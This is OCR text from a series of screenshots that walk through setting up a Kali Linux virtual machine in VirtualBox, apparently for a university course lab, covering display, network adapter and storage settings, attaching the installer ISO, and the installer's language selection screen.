

Kali - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Display
Screen
Remote Display
Recording
Video Memory:
128 MB
0 MB
128 MB
Monitor Count:
1
8
Scale Factor:
All Monitors
Min
Max
100%
Graphics Controller:
VMSVGA
Acceleration:
Enable 3D Acceleration
Cancel
OK



Kali - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
NAT
Name:
Advanced
Cancel
OK



Kali - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Host-only Adapter
Name:
vboxnet0
Advanced
Cancel
OK



Kali - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Host-only Adapter
Name:
vboxnet0
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Deny
MAC Address:
0800278E6AD0
Cable Connected
Port Forwarding
Cancel
OK



Kali - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
NAT
Name:
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Deny
MAC Address:
080027594E25
Cable Connected
Port Forwarding
Cancel
OK



Kali - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Storage Devices
Controller: IDE
Empty
Controller: SATA
Kali.vdi
Attributes
Optical Drive:
IDE Secondary De
Live CD/DVD
Information
Type: --
Size: --
Location: --
Attached to: --
Cancel
OK



Cancel
Please choose a virtual optical disk file
Open
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
cse487
Downloads
Name
Size
Type
Modified
kali-linux-2023.4-installer-amd64.iso.iso
4.2 GB
raw CD image
4 ডিসেম্বর
All virtual optical disk files



Kali - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Storage Devices
Controller: IDE
kali-linux-2023.4-installer...
Controller: SATA
Kali.vdi
Attributes
Optical Drive:
IDE Secondary De
Live CD/DVD
Information
Type: Image
Size: 3.91 GB
Location: /home/cse487/Downlo...
Attached to: --
Cancel
OK



Oracle VM VirtualBox Manager
File Machine Help
Tools
Kali
Running
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Select a language
Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.
Language:
Chinese (Traditional) - 中文(繁體)
Croatian - Hrvatski
Czech - Čeština
Danish - Dansk
Dutch - Nederlands
Dzongkha - ཇོང་ཁ
English - English
Esperanto - Esperanto
Estonian - Eesti
Finnish - Suomi
French - Français
Galician - Galego
Georgian - ქართული
German - Deutsch
Screenshot
Go Back
Continue
Right Ctrl
Preview
None

